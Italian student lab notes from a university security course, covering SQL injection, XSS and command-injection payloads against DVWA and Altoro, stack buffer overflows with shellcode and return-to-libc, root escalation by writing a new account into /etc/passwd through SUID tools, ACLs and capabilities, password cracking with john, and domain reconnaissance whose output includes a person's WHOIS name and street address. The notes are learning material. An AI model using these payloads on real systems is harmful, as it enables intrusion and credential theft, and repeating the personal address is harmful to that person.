Sicurezza Informatica

Bumma Giuseppe

Contents

1 Laboratorio

1.1 Web Security

1.1.1 File inclusion

- Se è impossibile inserire nell'URL una stringa che inizia con `"/etc"` si può usare la doppia barra `//etc/passwd`
- Si può baypassare un filtro su `"http://"` utilizzando delle lettere maiuscole: `"Http://"`

1.1.2 Command injection

- Si possono usare `&&, ||, ;` per concatenare dei comandi
  - si possono usare ad esempio al posto dell'argomento che il form si aspetta:
    - `|| ls`
    - `& ls`
    - `| ls`
  - Ricordarsi di provare con e senza spazi

Esempi comuni per accedere a un file:

```
http://localhost:8000/?domain=www.ulisse.unibo.it/../||tail%20%22/etc/passwd%22
http://localhost:8081/?domain=www.ulisse.unibo.it/../||tail%20%27/etc/passwd%27
```

1.1.3 SQL Injection

- Bisogna capire quanto colonne ha la query precedente (cioè quella valida per il form)
  - Ad esempio, nell'applicazione DVWA chiede l'id di un utente, noi allora inseriamo una query del tipo

  ```
  1' UNION SELECT NULL,NULL #
  ```

  con tanti `NULL` quante sono le colonne; questo lo si scopre a tentativi; il # serve a commentare tutto ciò che viene dopo, per evitare problemi
- Ora possiamo inserire le query SQL che vogliamo come n-esimo elemento della SELECT (con n numero delle colonne)
  - In DVWA proviamo a reperire le informazioni sul database con

  ```
  1' UNION SELECT NULL,schema_name FROM information_schema.schemata #
  ```
  - In questo caso ci restituisce tutti i Name e Surname possibili
  - Per elencare invece tutte le tabelle:

  ```
  1' UNION SELECT NULL,table_name FROM information_schema.tables #
  ```
  - Prendiamo solo le tabelle con nome "users"

  ```
  1' UNION SELECT NULL,column_name FROM information_schema.columns WHERE
  table_name="users"  #
  ```
  - Ora, per scoprire `user` e `password`

  ```
  1' UNION SELECT user,password FROM users #
  ```

- Impostando il livello medium in DVWA non possiamo usare gli apici singoli direttamente nella richiesta, quindi li togliamo, e inoltre non possiamo inserire la richiesta direttamente in un form perché non c'è. Quindi utilizziamo `burp`
  - Intercettiamo la richiesta
  - Codifichiamo la seguente query in formato URL con burp (sezione Decoder)

    ```
    1 UNION SELECT user,password FROM users #
    ```
  - E scriviamo, al posto dell'id nella richiesta HTTP originale, la nostra query codificata

1.1.3.1 Login

Payload classico:

- user: admin
- password: `'OR '1' = '1`

```
oR '1'>'0
' UNION SELECT 1, 'anotheruser', 'doesnt matter', 1--
```

1.2 XSS

1.2.1 Reflected

Dobbiamo mostrare un alert in JavaScript:

```
<script>alert('XSS');</script>
```

- Provare a inserire spazi, ad esempio

```
<script >alert('XSS');</script>
```

- Provare a cambiare lettere da minuscole a maiuscole

```
<scRipt >alert('XSS');</script>
```

- Abbiamo un form che come output code ha `<img src="prova">`
  - allora possiamo utilizzare il payload

    ```
    x" onerror="alert(1)
    ```

    cosicché l'output code alla fine sarà

    ```
    <img src="x" onerror="alert(1)">
    ```
  - nel caso il sito filtri la parola onerror basta usare il paylaod

    ```
    x" oneonerrorrror="alert(1)
    ```

1.3 Binary Exploit

- Comandi di `gdb`:
  - `b *FUNCTION` aggiunge un breakpoint all'inizio della funzione specificata
  - `run ARGUMENT` lancia il programma passando ARGUMENT come parametro
  - se vogliamo stampare i 200 byte successivi a un determinato registro diamo il comando `x/200xw $REGISTRO`, ad esempio `x/200xw $esp`
  - `disas FUNCTION` stampa il codice assembly risultante dalla traduzione del codice di una determinata funzione, es. `disas main`

- `info functions` stampa gli indirizzi di tutte le funzioni caricate in memoria dal processo, tra le quali si trovano anche tutte le funzioni di librerie utilizzate dal processo
- `info register` stampa lo stato attuale dei registri, cioè gli indirizzi che essi contengono

1.3.1 Esercizio write_var

- Utilizziamo `perl` per scrivere esattamente il numero di caratteri che vogliamo come argomento del programma con

  ```
  ./es $(perl -e 'print "A"x100')
  ```

  - con

    ```
    ./es $(perl -e 'print "A"x100,"string"')
    ```

    concateniamo le due stringhe
- Con questo comando lanciamo il programma e gli diamo come argomento una stringa formata da 100 volte il carattere "A"
- Se inseriamo una stringa di 104 "A"

  ```
  ./es $(perl -e 'print "A"x104')
  ```

  l'output risulta differente, infatti la variabile `control` nell'altro caso valeva 3039, ora invece 3000
- Se inseriamo una stringa di 108 "A" la variabile `control` diventa `41414141`, dove `41` è la lettera "A" rappresentata in codice esadecimale secondo ASCII
- Ora sappiamo che dobbiamo inserire una stringa di 108 caratteri per sovrascrivere completamente la variabile `control`
- Siccome è l'output stesso che ci dice `control must be: 0x42434445`, proviamo allora a scrivere dentro `control` questa serie di caratteri
- Siccome sono quattro caratteri, dobbiamo inserire prima 104 caratteri arbitrari, e dopo i quattro caratteri che vogliamo, ricordando però che l'architettura è Little Endian, quindi dobbiamo scrivere "al contrario", in questo modo:

  ```
  ./es $(perl -e 'print "A"x104,"\x45\x44\x43\x42"')
  ```
- E l'output infatti conferma che quella è la flag giusta

1.3.2 Esercizio secret_function

- Come prima (ma usando gdb con il comando `gdb es`), proviamo a fare un buffer overflow
- Quindi diamo il comando `run $(perl -e 'print "A"x20')`
- Con 20 caratteri il programma va già in segmentation fault
- Facendo dei tentativi vediamo che vengono scritti nell'indirizzo di ritorno i 4 caratteri dopo il 16esimo
- Ad esempio, se lanciamo

  ```
  run $(perl -e 'print "A"x16,"BBBB"')
  ```
- Vediamo dall'output che l'indirizzo di ritorno è stato sovrascritto, e adesso è `0x42424242`, cioè "BBBB" in esadecimale
- Ora dobbiamo scrivere al posto dell'indirizzo di ritorno l'indirizzo della funzione vulnerabile, cioè la funzione `secret`
- Con `info function` vediamo l'indirizzo della funzione `secret`, in questo caso è `0x565561b9`

- Quindi lanciamo

```
run $(perl -e 'print "A"x16,"\xb9\x61\x55\x56"')
```

1.3.3 Shellcode


- In questo caso, utilizzando il buffer overflow vediamo che i 4 byte dopo il 112 vengono sovrascritti nell'indirizzo di ritorno
- In questo esercizio lo shellcode è già dato (si trova nel file `shellcode.txt`)
- Se vogliamo controllare la lunghezza dello shellcode diamo

```
pyhton3
>>> len(b'\x31\xc0\xb0\x46\x31\xdb\x31\xc9\xcd\x80\xeb\x16
\x5b\x31\xc0\x88\x43\x07\x89\x5b\x08\x89\x43\x0c\xb0\x0b
\x8d\x4b\x08\x8d\x53\x0c\xcd\x80\xe8\xe5\xff\xff\xff\x2f
\x62\x69\x6e\x2f\x73\x68')
```

  la `b` sta per *binary*
- Siccome la lunghezza del nostro shellcode è 46, e il buffer è di 112, riempiamo il payload di 66 caratteri NOP `\x90` all'inizio
- Ora dobbiamo capire che indirizzo di ritorno inserire nel payload; per farlo guardiamo il nostro stack con

```
(gdb) x/300xw $esp
```

  e troviamo l'indirizzo in cui il nostro shellcode inizia, sfruttando il fatto che la parte di stack in cui è contenuto il codice del nostro shellcode è preceduta da 66 caratteri NOP (nel mio caso l'indirizzo è `ffffd210`)



- Il comando da lanciare sarà quindi

```
run $(perl -e 'print
"\x90"x66,"\x31\xc0\xb0\x46\x31\xdb\x31\xc9\xcd\x80\xeb\x16
\x5b\x31\xc0\x88\x43\x07\x89\x5b\x08\x89\x43\x0c\xb0\x0b\x8d
\x4b\x08\x8d\x53\x0c\xcd\x80\xe8\xe5\xff\xff\xff\x2f\x62\x69
\x6e\x2f\x73\x68","\x10\xd2\xff\xff"')
```

- Verifichiamo che adesso si è aperta una shell, ma per avere accesso a una shell di root non possiamo lanciare il processo da `gdb` ma lanciare il binario con il path assoluto

```
/home/kali/lab_exercises/shellcode/es $(perl -e 'print
"\x90"x66,"\x31\xc0\xb0\x46\x31\xdb\x31\xc9\xcd\x80\xeb\x16
\x5b\x31\xc0\x88\x43\x07\x89\x5b\x08\x89\x43\x0c\xb0\x0b\x8d
\x4b\x08\x8d\x53\x0c\xcd\x80\xe8\xe5\xff\xff\xff\x2f\x62\x69
\x6e\x2f\x73\x68","\x10\xd2\xff\xff"')
```

1.3.4 ReturnTolibc

- In questo caso l'overflow viene scatenato come nell'esercizio precedente, quindi lanciamo il comando

  ```
  (gdb) run $(perl -e 'print "A"x112,"BBBB"')
  ```

  e notiamo che l'indirizzo di ritorno ora è `0x42424242`
- Aggiungiamo un breakpoint nel main con

  ```
  (gdm) b *main
  ```

  e lanciamo nuovamente `run` come prima
- Per prima cosa dobbiamo trovare l'indirizzo della system, quindi scriviamo

  ```
  p system
  ```

  l'indirizzo nel mio caso è `0xf7c4c830`
- Troviamo indirizzo di `exit` con

  ```
  p exit
  ```

  l'indirizzo è `0xf7c3c130`
- Troviamo indirizzo della variabile `shell` dando il comando

  ```
  (gdb) x/500s $esp
  ```

  in questo modo stampiamo gli ultimi 500 caratteri del registro `esp` in formato "leggibile"; scorriamo (dando invio) fino a trovare l'indirizzo della variabile `SHELL`

  Siccome a noi serve solo il path della shell, cioè la stringa puntata senza "`SHELL=`" dobbiamo aggiungere 6 byte all'indirizzo evidenziato (usiamo una semplice hexcalc online)

  ```
  ffffd4f4 + 6 = ffffd4fA
  ```
- Il comando risultante sarà

  ```
  run $(perl -e 'print
  "A"x112,"\x30\xc8\xc4\xf7","\x30\xc1\xc3\xf7","\xfA\xd4\xff\xff"')
  ```

  Provare gli esercizi di prima compilando senza flag `-z execnostack`

1.4 Suricata

- Per visualizzare i log in formato `json` di suricata si può usare il `jq`

  ```
  tail -f /var/log/suricata/eve.json | jq 'select(.event_type="alert")'
  ```

  e si può, come in questo caso, specificare anche un filtro (quindi fa una banale `grep`)

2 Base64

- Per il trasferimento di file con HTTP si usa la codifica Base64
- La sequenza di byte viene divisa in unità di 6 bit ciascuna, quindi possiamo avere 64 combinazioni diverse di 0 e 1
- I caratteri possibilmente codificabili sono i cosiddetti caratteri facilmente stampabili, cioè : a-z A-Z 0-9 ./, che sono esattamente 64 caratteri
- Quindi ogni file viene trasferito come una sequenza di caratteri, perché, limitando i caratteri a quelli specificati, siamo sicuri che non vengano trasferiti caratteri speciali
- Ogni carattere viene poi tradotto in ASCII, quindi per ogni 6 bit ne vengono trasferiti 8, perché i caratteri in ASCII sono di 8 bit

3 Compiti

3.1 Privilege escalation alternative

3.1.1 Usare `find` con SUID settato

- Si setta il SUID di `find` (da root) con

  ```
  sudo chmod u+s /usr/bin/find
  ```
- Da utente user_test copiamo il /etc/passwd da qualche parte, ad esempio su `/tmp`

  ```
  cat /etc/passwd > /tmp/passwd
  ```
- Dopo di che aggiungiamo una nuova entry al file passwd utilizzando `openssl`

  ```
  openssl passwd -1 -salt seclab seclab > new_entry
  ```
- Modifichiamo l'entry in modo tale che sia un formato compatibile con il file `/etc/passwd`

  ```
  seclab:CONTENUTO_DI_NEW_ENTRY:0:0:/root:/bin/bash
  ```
  - quindi si inserisce `seclab:` all'inizio del contenuto della entry
  - si appende `:0:0:/root:/bin/bash` al contenuto della entry
- Aggiungiamo la entry al nostro file temporaneo

  ```
  cat new_entry >> /tmp/passwd
  ```
- A questo punto possiamo sovrascrivere il file `/etc/passwd` con il nostro file con l'entry aggiuntiva, sfruttando il fatto che il comando `find` ha un'opzione per lanciare un comando (binario) con `-exec`; in particolare dopo `-exec` ci va il comando da eseguire, le parentesi vengono sostituire con l'output di find, per terminare la stringa del comando da eseguire si inserisce `\;` come delimitatore

  ```
  cd /tmp/
  find passwd -exec cp {} /etc/passwd \;
  ```
- Ora possiamo loggarci come utente `seclab` (password `seclab`) che è un utente con privilegi di root

  ```
  su seclab
  password: seclab
  whoami
  ```

3.1.2 Usare `sed` con SUID settato

- Creiamo una nuova entry per il file `/etc/passwd` utilizzando `openssl`

  ```
  openssl passwd -1 -salt seclab seclab > new_entry
  ```

- Modifichiamo l'entry in modo tale che sia un formato compatibile con il file `/etc/passwd`

  ```
  seclab:CONTENUTO_DI_NEW_ENTRY:0:0:/root:/bin/bash
  ```
  - quindi si inserisce `seclab:` all'inizio del contenuto della entry
  - si appende `:0:0:/root:/bin/bash` al contenuto della entry
- Ora basta invocare il comando `sed` in questo modo

  ```
  sed -i '/bash/a seclab:$1$seclab$QrDuIZTyY9sYfXg33VIfW1:0:0:/root:/bin/bash' /etc/passwd
  ```
  - `sed` di base stampa su `stdout`, con la flag `-i` modifichiamo direttamente il file specificato
  - il nostro comando, così scritto, scrive dopo ogni occorrenza della stringa `bash`, inserita tra `/` e `/a`, in una nuova riga la nostra entry che abbiamo creato con `openssl`
    - si è scelto la stringa `bash` perché era l'ultima del file `/etc/passwd`, al suo posto si può scegliere qualsiasi stringa che terima una riga del file

3.1.3 ACL

- Per poter trovare sul file system file con ACL impostate in modo potenzialmente dannoso si può dare il comando

  ```
  getfacl -aR /
  ```

  che ci restituisce la lista dei file con le impstazioni ACL, la flag `-R` indica di fare una ricerca ricorsiva, quindi possiamo iniziare dalla radice come possiamo iniziare dalla cartella `/etc`, per magari controllare se qualche utente abbia un accesso particolare al file `/etc/passwd`
- Quindi, ad esempio, possiamo eseguire un comando del tipo

  ```
  getfacl -aR / | grep group:NOMEGRUPPO:rwx
  ```

  che ci restituisce tutti i file per cui tutti gli utenti che fanno parte di NOMEGRUPPO hanno diritto di lettura, scrittura ed esecuzione del file
- Se per caso il file `etc/passwd` si trova tra questi file possiamo tranquillamente modificarlo, inserendo una entry generata da `openssl` come fatto precedentemente

3.1.3.1 Testo del professore

- Es. leggibilità e sostituibilità degli hash

  ```
  setfacl -m u:kali:rw /etc/shadow
  ```
- Es. modificabilità del codice binario di un eseguibile privilegiato

  ```
  setfacl -m u:kali:w /usr/bin/sudo
  ```
- Notate che alcuni comandi si lamentano se file critici hanno permessi eccessivi, ma non sempre notano le ACL
- Es. ricordando che potete diventare root con "su -" e password che avete scelto,
- Provate da root a rendere modificabile da chiunque il file /etc/sudoers con

  ```
  chmod 666 /etc/sudoers
  ```

  e verificate che da utente `kali` , `sudo` non funziona più ripristinando i permessi, e settando una ACL che consenta comunque all'utente sec di modificare a piacimento sudoers

  ```
  chmod 440 /etc/sudoers
  setfacl -m u:kali:rw /etc/sudoers
  ```

verificate che sudo funziona
- Per individuare sul sistema file con ACL impostate, si può utilizzare

```
getfacl -sR /
```

3.1.4 Capabilities

- Con le capabilities "giuste" è semplicissimo eseguire una privilage escalation
- Ad esempio, se diamo al comando `nano` la capability `CAP_DAC_OVERRIDE`, che permette di bypassare i controlli sui permessi di lettura, scrittura ed esecuzione dei file

```
sudo setcap CAP_DAC_OVERRIDE=ep /usr/bin/nano
```

qualunque utente che lo esegue potrà tranquillamente andare a modificare il file `/etc/passwd`
- Quindi, seguendo la classica procedura che utilizza `openssl` per creare una nuova entry per il file, possiamo ottenere i permessi di root

3.1.4.1 Testo del professore

- Le capabilities sono un po' più nascoste dei classici permessi sui file, perché questi ultime possono essere controllati con un classico `ls`
- Es. eseguibile che ignora la coerenza di ownership tra processo e file

```
sudo setcap CAP_FOWNER=eip /bin/chmod
```
- Es. eseguibile che ignora completamente i permessi

```
sudo setcap CAP_DAC_OVERRIDE=eip /usr/bin/vim.basic
```
- Notate che da vim.basic si può eseguire qualunque comando shell digitando :!COMANDO
- ma se provate a eseguire ad esempio `:!cat /etc/shadow` non funziona…. questo è merito di bash che "droppa" le capabilities (ma comunque potete aprire direttamente /etc/shadow dall'editor!)
- Per trovare file con capabilities settate, usate

```
getcap -r /
```

3.2 OSINT in rete

3.2.1 ulis.se

- Con un banale `ping ulis.se` vediamo che l'indirizzo del sito è `130.136.9.27`
- Per elencare i subdomain possiamo lanciare il comando `dnsmap ulis.se`, che ci restituisce

```
dnsmap 0.36 - DNS Network Mapper

[+] searching (sub)domains for ulis.se using built-in wordlist
[+] using maximum random delay of 10 millisecond(s) between requests

www.ulis.se
IP address #1: 130.136.9.27

[+] 1 (sub)domains and 1 IP address(es) found
[+] completion time: 39 second(s)
```
- `dnsenum --noreverse ulis.se` non ci dice molto di più

```
-----   ulis.se   -----

Host's addresses:
__________________

ulis.se.                                546      IN    A        130.136.9.27

Name Servers:
______________

ns19.domaincontrol.com.                 18008    IN    A        97.74.109.10
ns20.domaincontrol.com.                 18008    IN    A        173.201.77.10

Mail (MX) Servers:
___________________


Trying Zone Transfers and getting Bind Versions:
_______________________________________________


Trying Zone Transfer for ulis.se on ns19.domaincontrol.com ...
AXFR record query failed: Network is unreachable

Trying Zone Transfer for ulis.se on ns20.domaincontrol.com ...
AXFR record query failed: Network is unreachable


Brute forcing with /usr/share/dnsenum/dns.txt: (DNS Enumeration)
_____________________________________________________

www.ulis.se.                            2627     IN    CNAME      ulis.se.
ulis.se.                                479      IN    A        130.136.9.27


ulis.se class C netranges:
___________________________

 130.136.9.0/24


ulis.se ip blocks:
___________________

 130.136.9.27/32
```

3.2.2 wildb0ar.it

- Con `nslookup` scopriamo che il l'indirizzo ip associato al sito è `89.46.110.56`
- Con `dnsmap wildb0ar.it` elenchiamo tutti i suoi sottodomini

```
dnsmap 0.36 - DNS Network Mapper

[+] searching (sub)domains for wildb0ar.it using built-in wordlist
[+] using maximum random delay of 10 millisecond(s) between requests

admin.wildb0ar.it
IP address #1: 62.149.188.221

ftp.wildb0ar.it
IP address #1: 89.46.104.211

imap.wildb0ar.it
IP address #1: 62.149.128.42
IP address #2: 62.149.128.72

localhost.wildb0ar.it
IP address #1: 127.0.0.1
[+] warning: domain might be vulnerable to "same site" scripting (https://
seclists.org/bugtraq/2008/Jan/270)

mail.wildb0ar.it
IP address #1: 62.149.128.72
IP address #2: 62.149.128.157
IP address #3: 62.149.128.160
IP address #4: 62.149.128.163
IP address #5: 62.149.128.166
IP address #6: 62.149.128.151
IP address #7: 62.149.128.154
IP address #8: 62.149.128.74

mx.wildb0ar.it
IP address #1: 62.149.128.160
IP address #2: 62.149.128.151
IP address #3: 62.149.128.154
IP address #4: 62.149.128.74
IP address #5: 62.149.128.157
IP address #6: 62.149.128.163
IP address #7: 62.149.128.72
IP address #8: 62.149.128.166

pop3.wildb0ar.it
IP address #1: 62.149.128.164
IP address #2: 62.149.128.152
IP address #3: 62.149.128.75
IP address #4: 62.149.128.155
IP address #5: 62.149.128.161
IP address #6: 62.149.128.73
IP address #7: 62.149.128.158
IP address #8: 62.149.128.167
```

```
sms.wildb0ar.it
IP address #1: 46.234.228.97

smtp.wildb0ar.it
IP address #1: 62.149.128.202
IP address #2: 62.149.128.200
IP address #3: 62.149.128.203
IP address #4: 62.149.128.201

webmail.wildb0ar.it
IP address #1: 62.149.158.91
IP address #2: 62.149.158.92

www.wildb0ar.it
IP address #1: 89.46.110.56
```

- Con `dnsenum --noreverse wildb0ar.it`

```
YHost's addresses:
__________________

wildb0ar.it.                            3600     IN    A        89.46.110.56


Name Servers:
_____________

dns3.arubadns.net.                      1673     IN    A        95.110.220.5
dns2.technorail.com.                    79       IN    A        95.110.136.8
dns4.arubadns.cz.                       1673     IN    A        81.2.216.125
dns.technorail.com.                     79       IN    A        94.177.210.13

Mail (MX) Servers:
__________________

mx.wildb0ar.it.                         3600     IN    A
62.149.128.151
mx.wildb0ar.it.                         3600     IN    A
62.149.128.166
mx.wildb0ar.it.                         3600     IN    A
62.149.128.160
mx.wildb0ar.it.                         3600     IN    A
62.149.128.157
mx.wildb0ar.it.                         3600     IN    A        62.149.128.72
mx.wildb0ar.it.                         3600     IN    A        62.149.128.74
mx.wildb0ar.it.                         3600     IN    A
62.149.128.154
mx.wildb0ar.it.                         3600     IN    A
62.149.128.163

DNS Enumeration:
________________
```

```
admin.wildb0ar.it.                      1224     IN    CNAME
admin.redirect.aruba.it.
admin.redirect.aruba.it.                600      IN    A
62.149.188.221
ftp.wildb0ar.it.                        1213     IN    A        89.46.104.211
mail.wildb0ar.it.                       1211     IN    A        62.149.128.74
mail.wildb0ar.it.                       1211     IN    A        62.149.128.72
mail.wildb0ar.it.                       1211     IN    A
62.149.128.154
mail.wildb0ar.it.                       1211     IN    A
62.149.128.151
mail.wildb0ar.it.                       1211     IN    A
62.149.128.163
mail.wildb0ar.it.                       1211     IN    A
62.149.128.157
mail.wildb0ar.it.                       1211     IN    A
62.149.128.166
mail.wildb0ar.it.                       1211     IN    A
62.149.128.160
mx.wildb0ar.it.                         3543     IN    A        62.149.128.72
mx.wildb0ar.it.                         3543     IN    A        62.149.128.74
mx.wildb0ar.it.                         3543     IN    A
62.149.128.154
mx.wildb0ar.it.                         3543     IN    A
62.149.128.163
mx.wildb0ar.it.                         3543     IN    A
62.149.128.151
mx.wildb0ar.it.                         3543     IN    A
62.149.128.166
mx.wildb0ar.it.                         3543     IN    A
62.149.128.160
mx.wildb0ar.it.                         3543     IN    A
62.149.128.157
smtp.wildb0ar.it.                       1200     IN    A
62.149.128.203
smtp.wildb0ar.it.                       1200     IN    A
62.149.128.201
smtp.wildb0ar.it.                       1200     IN    A
62.149.128.202
smtp.wildb0ar.it.                       1200     IN    A
62.149.128.200
webmail.wildb0ar.it.                    1197     IN    A        62.149.158.91
webmail.wildb0ar.it.                    1197     IN    A        62.149.158.92
www.wildb0ar.it.                        1192     IN    A        89.46.110.56

wildb0ar.it class C netragnes:
_____________________________

 62.149.128.0/24
 62.149.158.0/24
```

```
89.46.104.0/24
89.46.110.0/24
```

- Per scoprire altro possiamo consultare https://centralops.net , inserendo l'indirizzo del nostro sito. Vediamo che il sito ci mostra dei dati relativi a chi ha registrato il dominio, la sua data di scadenza, chi è l'host del sito, etc...

```
Domain:             wildb0ar.it
Status:             ok
Signed:             no
Created:            2020-05-11 12:26:07
Last Update:        2023-05-27 00:54:06
Expire Date:        2024-05-11

Registrant
  Organization:     Andrea Melis
  Address:          Via Filippo Beroaldo, 35
                    Bologna
                    40127
                    BO
                    IT
  Created:          2020-05-11 12:26:06
  Last Update:      2020-05-11 12:26:06

Admin Contact
  Name:             Andrea Melis
  Organization:     Andrea Melis
  Address:          Via Filippo Beroaldo, 35
                    Bologna
                    40127
                    BO
                    IT
  Created:          2020-05-11 12:26:06
  Last Update:      2020-05-11 12:26:06

Technical Contacts
  Name:             Andrea Melis
  Organization:     Andrea Melis
  Address:          Via Filippo Beroaldo, 35
                    Bologna
                    40127
                    BO
                    IT
  Created:          2020-05-11 12:26:06
  Last Update:      2020-05-11 12:26:06

Registrar
  Organization:     Aruba s.p.a.
  Name:             ARUBA-REG
  Web:              http://www.aruba.it
  DNSSEC:           yes
```

```
Nameservers
  dns.technorail.com
  dns2.technorail.com
  dns3.arubadns.net
  dns4.arubadns.cz
```

3.3 Password Recovery

- Creiamo una wordlist usando `cewl`

```
cewl https://ulis.se/ -w ulisse_wordlist.txt
```

- Usiamo `rar2john` per convertire il file rar da crackare in un file hash
- Lanciamo `john` con

```
john --wordlist=ulisse_wordlist.txt crack_esercitazione.hash
```

- La password risulta essere `cyberchallenge`

3.4 Cracking e bruteforcing

3.4.1 Dati i seguenti account recuperare le rispettive passwords

- Lanciamo il comando

```
unshadow /etc/passwd /etc/shadow > brute.txt
```

- Per l'utente tulipano, provando a lanciare `john --wordlist=dutch_wordlist brute.txt` non riesce a crackare nulla, ma una riga dell'ouput ci dice

```
Warning: only loading hashes of type "md5crypt", but also saw type
"sha512crypt"
Use the "--format=sha512crypt" option to force loading hashes of that type
instead
```

- Quindi, lanciando

```
john --wordlist=dutch_wordlist --format=sha512crypt brute.txt
```

riusciamo a scoprire la password, che è `betonijzervlechter4`

3.4.2 Scoprire hash

-

3.4.3 Cracking es.zip

- Dare il comando

```
zip2john es.zip > es_zip.txt
```

- lanciare `john` con

```
john es_zip.txt
```

- Scopriamo che la password è `batman`

3.5 Web pentest Altoro

- SQL injection: scrivere `'OR 1=1 --` nel campo username, come password possiamo scriverne una qualsiasi, tanto viene commentata

3.6 Brute forcing e buffer overflow

3.6.1 Write var


Consegnare un file report.pdf che contenga:

- Payload e screenshot che dimostra la capacità di sovrascrivere la variabile
- Payload e screenshot dell'exploit finale lanciato
- Spiegazione dettagliata di come si è proceduto ad analizzare ed exploitare la vulnerabilità

Payload in `gdb`:

```
(gdb) run $(perl -e 'print "A"x1324,"\x45\x44\x43\x42"')
Starting program: /home/kali/Compiti/Riscrivere una variabile/write_var $(perl -e 'print "A"x1324,"\x45\x44\x43\x42"')
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
control must be: 0×42434445 now is 42434445
SEC{thisistherightflagidiot!}
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAEDCB
[Inferior 1 (process 6593) exited normally]
(gdb)
```

Payload dato come argomento all'eseguibile:



- Per poter riscrivere la variabile bisogna capire prima la lunghezza minima della stringa da dare come argomento tale per cui il programma da segmentation fault
